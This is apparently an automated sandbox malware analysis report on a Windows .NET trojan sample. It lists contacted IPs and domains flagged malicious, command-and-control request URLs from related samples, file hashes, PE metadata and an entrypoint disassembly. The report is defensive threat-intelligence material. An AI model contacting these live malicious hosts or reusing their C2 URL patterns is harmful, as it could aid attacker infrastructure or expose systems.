http://www.founder.com.cn/cn/cThe	hvEop8Y70Y.exe, 00000000.00000002.266687829.0000000005EB0000.00000002.00000001.sdmp, explorer.exe, 00000005.00000000.289221602.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	hvEop8Y70Y.exe, 00000000.00000002.266687829.0000000005EB0000.00000002.00000001.sdmp, explorer.exe, 00000005.00000000.289221602.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://fontfabrik.com	hvEop8Y70Y.exe, 00000000.00000002.266687829.0000000005EB0000.00000002.00000001.sdmp, explorer.exe, 00000005.00000000.289221602.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fonts.comic	hvEop8Y70Y.exe, 00000000.00000003.238491766.0000000005DDB000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp//	hvEop8Y70Y.exe, 00000000.00000003.242909574.0000000005DC4000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/ana	hvEop8Y70Y.exe, 00000000.00000003.242909574.0000000005DC4000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.comn	hvEop8Y70Y.exe, 00000000.00000003.238413554.0000000005DDB000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	hvEop8Y70Y.exe, 00000000.00000002.266687829.0000000005EB0000.00000002.00000001.sdmp, explorer.exe, 00000005.00000000.289221602.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fonts.com	hvEop8Y70Y.exe, 00000000.00000003.238351604.0000000005DDB000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.289221602.000000000BC30000.00000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	hvEop8Y70Y.exe, 00000000.00000002.266687829.0000000005EB0000.00000002.00000001.sdmp, explorer.exe, 00000005.00000000.289221602.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	hvEop8Y70Y.exe, 00000000.00000002.266687829.0000000005EB0000.00000002.00000001.sdmp, explorer.exe, 00000005.00000000.289221602.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	hvEop8Y70Y.exe, 00000000.00000002.266687829.0000000005EB0000.00000002.00000001.sdmp, explorer.exe, 00000005.00000000.289221602.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	hvEop8Y70Y.exe, 00000000.00000002.261538858.0000000002F11000.00000004.00000001.sdmp	false		high
http://www.sakkal.com	hvEop8Y70Y.exe, 00000000.00000002.266687829.0000000005EB0000.00000002.00000001.sdmp, explorer.exe, 00000005.00000000.289221602.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cnd	hvEop8Y70Y.exe, 00000000.00000003.240642231.0000000005DFD000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://tempuri.org/HighScoresDataSet.xsd	hvEop8Y70Y.exe	false	• Avira URL Cloud: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0	hvEop8Y70Y.exe, 00000000.00000002.266687829.0000000005EB0000.00000002.00000001.sdmp, explorer.exe, 00000005.00000000.289221602.000000000BC30000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	hvEop8Y70Y.exe, 00000000.00000002.266687829.0000000005EB0000.00000002.00000001.sdmp, explorer.exe, 00000005.00000000.289221602.000000000BC30000.00000002.00000001.sdmp	false		high
http://www.sajatypeworks.comte	hvEop8Y70Y.exe, 00000000.00000003.238351604.0000000005DDB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cn/omh#?oy	hvEop8Y70Y.exe, 00000000.00000003.240959056.0000000005DC4000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.comX	hvEop8Y70Y.exe, 00000000.00000003.238351604.0000000005DDB000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.carterandcone.coml	hvEop8Y70Y.exe, 00000000.00000002.266687829.0000000005EB0000.00000002.00000001.sdmp, explorer.exe, 00000005.00000000.289221602.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	hvEop8Y70Y.exe, 00000000.00000002.266687829.0000000005EB0000.00000002.00000001.sdmp, explorer.exe, 00000005.00000000.289221602.000000000BC30000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn	hvEop8Y70Y.exe, 00000000.00000002.266687829.0000000005EB0000.00000002.00000001.sdmp, explorer.exe, 00000005.00000000.289221602.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	hvEop8Y70Y.exe, 00000000.00000002.266687829.0000000005EB0000.00000002.00000001.sdmp, explorer.exe, 00000005.00000000.289221602.000000000BC30000.00000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/Y0/	hvEop8Y70Y.exe, 00000000.00000003.242909574.0000000005DC4000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/rpor	hvEop8Y70Y.exe, 00000000.00000003.242909574.0000000005DC4000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/6#	hvEop8Y70Y.exe, 00000000.00000003.242909574.0000000005DC4000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.comm	hvEop8Y70Y.exe, 00000000.00000002.266638944.0000000005DC0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/	hvEop8Y70Y.exe, 00000000.00000002.266687829.0000000005EB0000.00000002.00000001.sdmp, hvEop8Y70Y.exe, 00000000.00000003.242909574.0000000005DC4000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.289221602.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	hvEop8Y70Y.exe, 00000000.00000002.266687829.0000000005EB0000.00000002.00000001.sdmp, hvEop8Y70Y.exe, 00000000.00000003.246364868.0000000005DCD000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.289221602.000000000BC30000.00000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/aali	hvEop8Y70Y.exe, 00000000.00000003.242909574.0000000005DC4000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/L#Ko	hvEop8Y70Y.exe, 00000000.00000003.242909574.0000000005DC4000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.comc	hvEop8Y70Y.exe, 00000000.00000003.239146242.0000000005DDB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.comcj	hvEop8Y70Y.exe, 00000000.00000003.238351604.0000000005DDB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cn/Li	hvEop8Y70Y.exe, 00000000.00000003.240959056.0000000005DC4000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/h#wo0	hvEop8Y70Y.exe, 00000000.00000003.242909574.0000000005DC4000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
52.58.78.16	www.ux300e.com	United States		16509	AMAZON-02US	true
147.255.37.207	www.aa29996.com	United States		395954	LEASEWEB-USA-LAX-11US	true
15.165.26.252	www.okitmall.com	United States		16509	AMAZON-02US	true
172.67.187.138	www.betbonusuk.com	United States		13335	CLOUDFLARENETUS	true
198.148.114.222	www.cqsjny.com	United States		35916	MULTA-ASN1US	true
172.67.219.254	www.getboostphlo.com	United States		13335	CLOUDFLARENETUS	true
34.102.136.180	runcouver.com	United States		15169	GOOGLEUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	383848
Start date:	08.04.2021
Start time:	11:03:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 21s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	hvEop8Y70Y.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@12/7
EGA Information:	Failed
HDC Information:	• Successful, ratio: 17.8% (good quality ratio 15.8%) • Quality average: 73.5% • Quality standard deviation: 32.1%
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 20.82.210.154, 104.42.151.234, 13.88.21.125, 23.54.113.53, 95.100.54.203, 23.10.249.43, 23.10.249.26, 23.0.174.200, 23.0.174.185, 20.54.26.129, 20.50.102.62 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, fs.microsoft.com, ris-prod.trafficmanager.net, store-images.s-microsoft.com-c.edgekey.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, skypedataprdcolwus16.cloudapp.net, skypedataprdcolwus15.cloudapp.net, au-bg-shim.trafficmanager.net • Report size getting too big, too many NtAllocateVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
11:04:04	API Interceptor	1x Sleep call for process: hvEop8Y70Y.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
52.58.78.16	payment.exe	Get hash	malicious	Browse	• www.zhongziciliso.com/bei3/?Rl=M48tiJch&M4YDYvh=k7z9a6KJXiC72cK7/jyRasNe+Sy9PqpwlSKQgjyd8bQZ1xLLuKiQUgQj6rSCbw2ZrbBi
	Order.exe	Get hash	malicious	Browse	• www.knfsupplies.com/cugi/?BlL=qOwU1OTG7mkRPnuzfMsyuhPzA0VHPvUCBiAoo9Zce23EVhCwG2VyIrVTMhZllQbTDf+j&EZXpx6=tXExBh8PdJwpH
	BL84995005038483.exe	Get hash	malicious	Browse	• www.bestsocialprograms.com/mb7q/?Kzr4=aRV3v7STN1gbvnN6un228S10svC1Sutq8rbGJILV4mttNz8FuFvB2m5MPz63ES8dTJFmRm2LIQ==&OtZlC2=JPhH0LRX981dlx
	PO91361.exe	Get hash	malicious	Browse	• www.yuemion.com/sb9r/?j2JhErl=rJxolaRUr1mWG0o1dUZb+NmVdUrYk2L88LMId3La8wrAf3SFZTorjLllmLv1JSZYoSAD&NXf8l=AvBHWhTxsnkxJjj0
	RFQ-V-SAM-0321D056-DOC.exe	Get hash	malicious	Browse	• www.suosht.com/uwec/?v2=tsMTrLYcrap2GukmDd5H+gA9PR5vxlRtmXcAAVzRggD35KlYdxkEWToTwr5T4ko2rax0&CZ6=7nExZbW
	Shinshin Machinery.exe.exe	Get hash	malicious	Browse	• www.annabelsasia.com/g7b/?Bzu=IjtUh+ajvqDBCqeZNN5uvvLYJJH0gAt6k2v6kHQzMhdo+O3jDfMFt+ZnLjs+WScGQBhC&Rxo=M6hD4jnx_05t
	yQh96Jd6TZ.exe	Get hash	malicious	Browse	• www.nicemoneymaker.com/vu9b/?OV0xlV=b7gOWZrG8twfyhpAFuxkPT+vPN2LggkC47Unn4g6AMPZt2SHOO4aYUooq1pwGFLGZrTg&wh=jL0xYFb0mbwHi

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Invoice No. 21SWZ020.exe	Get hash	malicious	Browse	• www.physicalrobot.com/evpn/?Y2MtLLPX=mJ1WicGgYxGiPfNmi48PwwH9NxkuMiIXMjFvraRfIBMfYxjrtlxgIRAmB+xjvwGDX3fv&Ezu=UVFpYz0hIPjtGvD
	P.O_RFQ0098765434.xlsx	Get hash	malicious	Browse	• www.nicemoneymaker.com/vu9b/?sHt=b7gOWZrD8qwbyxlMHuxkPT+vPN2LggkC47M37787EsPYtH+BJepWOQQqpQFMdl/1WqGQQA==&Ab=gXuD_lh8bBV4p0A
	MACHINE SPECIFICATION.exe	Get hash	malicious	Browse	• www.vehicmbev.com/rrrq/?uDKlwt=XPiPwvlxrzD&0R-LTpD=ZoyK93BFZg5bhToKNkvS+4H3u7vdriErK6KdZz21IbWYfqVPSHFlcVcSgcySxB5KZp6z
	SOA.scr.exe	Get hash	malicious	Browse	• www.quickshop.xyz/edbs/?1bJ=Fxo0jXLhpT&jpTd3Lg=Xf0AsKcEcxS6VBzv6eMId9BOKf3y7pEXXtGVhjSx+HGa1oGNkidRGQ2YsckjNlg0L7MJ
	Item pending delivery - Final attempt to reach you.exe	Get hash	malicious	Browse	• www.justcleanandgo.com/jpx/?iDHhJJrP=mcSXJ9rzsahvcQNLt2XcaIdq2nh7WmHXrWVcKt4m89SwRwN6h9IEoO42kLqyr3q6izAk&SZ=NZKxbfDht0
	New Order.xlsx	Get hash	malicious	Browse	• www.physicalrobot.com/evpn/?RB=mJ1WicGlY2GmPPBqg48PwwH9NxkuMiIXMjd/3ZNeMhMeYAPtqYgseV4kCY9lkBSICRrYBg==&qDH4D=f8c0xBrPYP1xE
	TT Remittance Copy.PDF.exe	Get hash	malicious	Browse	• www.nastablecoin.com/ihmh/?wP9=9xrH76mdfDx9iKgvbvU3vEebTN88KEv9G+0YP+1kUawk0yQyRcbX9OOF804+QBd5YfcY&lZQ=7nbLunBhP

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DK Purchase Order 2021 - 00041.exe	Get hash	malicious	Browse	• www.cheaperwhere.com/vsk9/?llsp=gTULpTwpERQd0J&GFQH8=K4sIljGD/ZBOPUB8FLFNbj9uZxc3ZJvuM8iCQMLCZdHLzRlSgIHR4yh57xtFQTRa05hO
	mar2403.xlsx	Get hash	malicious	Browse	• www.aideliveryrobot.com/p2io/?sFQ=jva0mvb0GZ&2dz=xikLqsOKlSWJt+SrZg8c4HdBraEMa/77ZWZXTseglAkSxnPi++5EYIqDKkXYJ2G/5JhnXw==
	Shipping Documents.exe	Get hash	malicious	Browse	• www.lestraiteurs.com/6axz/?xpU8Zp=7MONd/FiZVU6hLmzueAQShD5Kj7vy2wgxhD7jfE2wAKraLqkxH1+E5WK2IUxaYLA58eG&et-=XPJpA2ZHxx5p-46P
	NEW ORDER_PDF.exe	Get hash	malicious	Browse	• www.women-un-wine.com/s8ri/?bl=UTChTb0hUjYl5Vd&Y2JpVVJ=ik96MuvU6sYHkk2HN3ePINIdN/MNv9yO6baBAgtLmrjKnPOCk7v5WH2NHL0PYI9oO8wm
	PO TM-3851 ,BT-4792 RS-70100.xlsx	Get hash	malicious	Browse	• www.droneservicesho uston.com/nsag/?NreT=TqyY/GEOSDxjH7dQORdFyQRMdddqkM/uWsPloTk7EWU4HGwS0QcF8O2ZiGzuNHKZm7WqDA==&qH40b=D2MxU0_h3nMhNt
	RFQ 00300150021 Data Sheet.docx	Get hash	malicious	Browse	• www.gailrichardson.com/qjnt/?FL3=cQpYuVHSbOG5pJixqJObHgw0bCNAclVj5U/7sRdD/qRSo/tXEB2YKFY4/TsawNkvSkA5Hg==&9rali=xZbXphVhzl
15.165.26.252	Statement of Account.xlsx	Get hash	malicious	Browse	• www.okitmall.com/iu4d/?RJ=aMD/FfTNFaOzdAn2OUn+t3qhrpMUQuV8ueWRwD2tGvdEl/VKohlCa9NWwNMxAMpiln6vig==&LFQHH=_pgxzBd

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	TKmJNXmZis.exe	Get hash	malicious	Browse	• www.okitmall.com/iu4d/?lzuh=z8oHnHZ0U4&KtClV=aMD/FfTIFdO3dQr6MUn+t3qhrpMUQuV8ueOBsAqsCPdFlO5Mvx0OM51UzrM3YtxqpROO7V9aKw==
	AAXIFJn78w.exe	Get hash	malicious	Browse	• www.okitmall.com/iu4d/?ETF8=aMD/FfTIFdO3dQr6MUn+t3qhrpMUQuV8ueOBsAqsCPdFlO5Mvx0OM51UzogNbsdRqmvf&URiPe=00DP1LExV2xHZfdP
	vfe1GoeC5F.exe	Get hash	malicious	Browse	• www.okitmall.com/iu4d/?F8Sl=aMD/FfTIFdO3dQr6MUn+t3qhrpMUQuV8ueOBsAqsCPdFlO5Mvx0OM51UzrA3L99pwBOY&wTPHg6=ZliXVxFXgH
	Feb SOA.xlsx	Get hash	malicious	Browse	• www.okitmall.com/iu4d/?Ab=aMD/FfTNFaOzdAn2OUn+t3qhrpMUQuV8ueWRwD2tGvdEl/VKohlCa9NWwNMxAMpiln6vig==&pDK=KVoHsbp

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.adamspartnership.com	Invoice.xlsx	Get hash	malicious	Browse	• 138.197.103.178
	vfe1GoeC5F.exe	Get hash	malicious	Browse	• 138.197.103.178
www.betbonusuk.com	AAXIFJn78w.exe	Get hash	malicious	Browse	• 104.21.7.67
	vfe1GoeC5F.exe	Get hash	malicious	Browse	• 172.67.187.138
	fNiff08dxi.exe	Get hash	malicious	Browse	• 104.21.7.67
www.okitmall.com	Statement of Account.xlsx	Get hash	malicious	Browse	• 15.165.26.252
	MV WAF PASSION.exe	Get hash	malicious	Browse	• 15.165.26.252
	SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.2221.rtf	Get hash	malicious	Browse	• 15.165.26.252
	TKmJNXmZis.exe	Get hash	malicious	Browse	• 15.165.26.252
	AAXIFJn78w.exe	Get hash	malicious	Browse	• 15.165.26.252
	vfe1GoeC5F.exe	Get hash	malicious	Browse	• 15.165.26.252
	Feb SOA.xlsx	Get hash	malicious	Browse	• 15.165.26.252

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-02US	8sxgohtHjM.exe	Get hash	malicious	Browse	• 3.13.255.157
	eQLPRPErea.exe	Get hash	malicious	Browse	• 13.248.216.40
	vbc.exe	Get hash	malicious	Browse	• 3.13.255.157
	o2KKHvtb3c.exe	Get hash	malicious	Browse	• 18.218.104.192
	Order Inquiry.exe	Get hash	malicious	Browse	• 3.14.206.30
	6IGbftBsBg.exe	Get hash	malicious	Browse	• 104.192.141.1
	nicoleta.fagaras-DHL_TRACKING_1394942.html	Get hash	malicious	Browse	• 52.218.213.96

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PaymentAdvice.exe	Get hash	malicious	Browse	• 3.14.206.30
	ikoAImKWvI.exe	Get hash	malicious	Browse	• 104.192.141.1
	BL01345678053567.exe	Get hash	malicious	Browse	• 3.14.206.30
	AL JUNEIDI LIST.xlsx	Get hash	malicious	Browse	• 65.0.168.152
	DYANAMIC Inquiry.xlsx	Get hash	malicious	Browse	• 65.0.168.152
	Statement of Account.xlsx	Get hash	malicious	Browse	• 15.165.26.252
	Shipping Documents.xlsx	Get hash	malicious	Browse	• 52.217.8.51
	bmws51TeIm.exe	Get hash	malicious	Browse	• 3.141.177.1
	Receipt779G0D675432.html	Get hash	malicious	Browse	• 52.219.97.138
	PaymentAdvice-copy.htm	Get hash	malicious	Browse	• 52.51.245.167
	Documents_460000622_1464906353.xls	Get hash	malicious	Browse	• 52.12.4.186
	comprobante de pago bancario.exe	Get hash	malicious	Browse	• 44.227.76.166
	TACA20210407.PDF.exe	Get hash	malicious	Browse	• 3.13.255.157
LEASEWEB-USA-LAX-11US	ALPHA SCIENCE, INC.exe	Get hash	malicious	Browse	• 142.91.56.4
	TSVINCCU21021642.exe	Get hash	malicious	Browse	• 173.234.17 5.143
	SHIPPING DOCUMENTS.exe	Get hash	malicious	Browse	• 173.234.17 5.143
	z94jl4ar.dll	Get hash	malicious	Browse	• 23.80.203.125
	PURCHASE.exe	Get hash	malicious	Browse	• 23.104.15.211
	PO032321.exe	Get hash	malicious	Browse	• 23.80.200.78
	kAO6QPQsZF.exe	Get hash	malicious	Browse	• 108.62.76.236
	Sales Contract_DNZFKNSU1020.xlsx	Get hash	malicious	Browse	• 108.62.76.236
	Copia de Pago 23_03.exe	Get hash	malicious	Browse	• 108.62.76.218
	PO-21-0076.exe	Get hash	malicious	Browse	• 23.80.203.125
	Remittance.htm	Get hash	malicious	Browse	• 23.19.26.194
	Signed_Project_Contract .xlsx	Get hash	malicious	Browse	• 23.107.28.231
	FYI AWB Shipping documents 7765877546 PDF.exe	Get hash	malicious	Browse	• 23.107.11.245
	po#521.exe	Get hash	malicious	Browse	• 23.80.3.133
	new_order.exe	Get hash	malicious	Browse	• 23.107.183.85
	PRODUCT SPECIFICATION AND TECHNICAL DRAW ING.exe	Get hash	malicious	Browse	• 23.110.124.34
	y25Kj19QCO.exe	Get hash	malicious	Browse	• 23.107.183.79
	winlog.exe	Get hash	malicious	Browse	• 147.255.130.13
	REF221.exe	Get hash	malicious	Browse	• 108.62.73.222
	Order 1759-pdf.exe	Get hash	malicious	Browse	• 147.255.39.37
AMAZON-02US	8sxgohtHjM.exe	Get hash	malicious	Browse	• 3.13.255.157
	eQLPRPErea.exe	Get hash	malicious	Browse	• 13.248.216.40
	vbc.exe	Get hash	malicious	Browse	• 3.13.255.157
	o2KKHvtb3c.exe	Get hash	malicious	Browse	• 18.218.104.192
	Order Inquiry.exe	Get hash	malicious	Browse	• 3.14.206.30
	6IGbftBsBg.exe	Get hash	malicious	Browse	• 104.192.141.1
	nicoleta.fagaras-DHL_TRACKING_1394942.html	Get hash	malicious	Browse	• 52.218.213.96
	PaymentAdvice.exe	Get hash	malicious	Browse	• 3.14.206.30
	ikoAImKWvI.exe	Get hash	malicious	Browse	• 104.192.141.1
	BL01345678053567.exe	Get hash	malicious	Browse	• 3.14.206.30
	AL JUNEIDI LIST.xlsx	Get hash	malicious	Browse	• 65.0.168.152
	DYANAMIC Inquiry.xlsx	Get hash	malicious	Browse	• 65.0.168.152
	Statement of Account.xlsx	Get hash	malicious	Browse	• 15.165.26.252
	Shipping Documents.xlsx	Get hash	malicious	Browse	• 52.217.8.51
	bmws51TeIm.exe	Get hash	malicious	Browse	• 3.141.177.1
	Receipt779G0D675432.html	Get hash	malicious	Browse	• 52.219.97.138
	PaymentAdvice-copy.htm	Get hash	malicious	Browse	• 52.51.245.167
	Documents_460000622_1464906353.xls	Get hash	malicious	Browse	• 52.12.4.186
	comprobante de pago bancario.exe	Get hash	malicious	Browse	• 44.227.76.166
	TACA20210407.PDF.exe	Get hash	malicious	Browse	• 3.13.255.157

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\hvEop8Y70Y.exe.log	
Process:	C:\Users\user\Desktop\hvEop8Y70Y.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.597441784655769
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	hvEop8Y70Y.exe
File size:	652800
MD5:	bd7e988ed1d92f9faf32f6a817d89329
SHA1:	4ab28bec26ad120653ca060a4c735befded7551e
SHA256:	94b77677478f890b5f9e0561aebc0f66b1b2fc4494d016e9b5a70ed0ba20980b
SHA512:	735f20cac5d89fd1b9a0a5e23616d7779ec1dcf8d1c03a4358fcac6bd5f769653365b124ed5340e4f63ca3b3de400f05218b0a86eb91351a76e6bb00aa169995
SSDEEP:	12288:lUpaVU/kLEPkVBOSHE4nYE6QHICiqE4K+IUN2qp0ukF/kKm:lUpaCkWkVBOSki6UICDyMgqauil
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....~n`.....P..... ... ....@.. .....`.....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4a05f2

General

Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x606E7EFA [Thu Apr 8 03:56:42 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add dword ptr [eax], eax
add byte ptr [eax], al
add al, byte ptr [eax]
add byte ptr [eax], al
or byte ptr [eax], al
add byte ptr [eax], al
or eax, 0C000000h
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax+eax], al
add byte ptr [eax], al
pop es
add byte ptr [eax], al
add byte ptr [esi], al
add byte ptr [eax], al
add byte ptr [edx], cl
add byte ptr [eax], al
add byte ptr [esi], cl
add byte ptr [eax], al
add byte ptr [eax], cl
add byte ptr [eax], al
add byte ptr [eax+eax], cl
add byte ptr [eax], al
push cs
add byte ptr [eax], al
add byte ptr [esi], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [esi], cl
add byte ptr [eax], al
add byte ptr [ecx], cl
add byte ptr [eax], al
add byte ptr [eax], cl
add byte ptr [eax], al
add byte ptr [ebx], al
add byte ptr [eax], al
add byte ptr [esi], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax+eax], al

Instruction
add byte ptr [eax], al
pop es
add byte ptr [eax], al
add byte ptr [eax+eax], cl
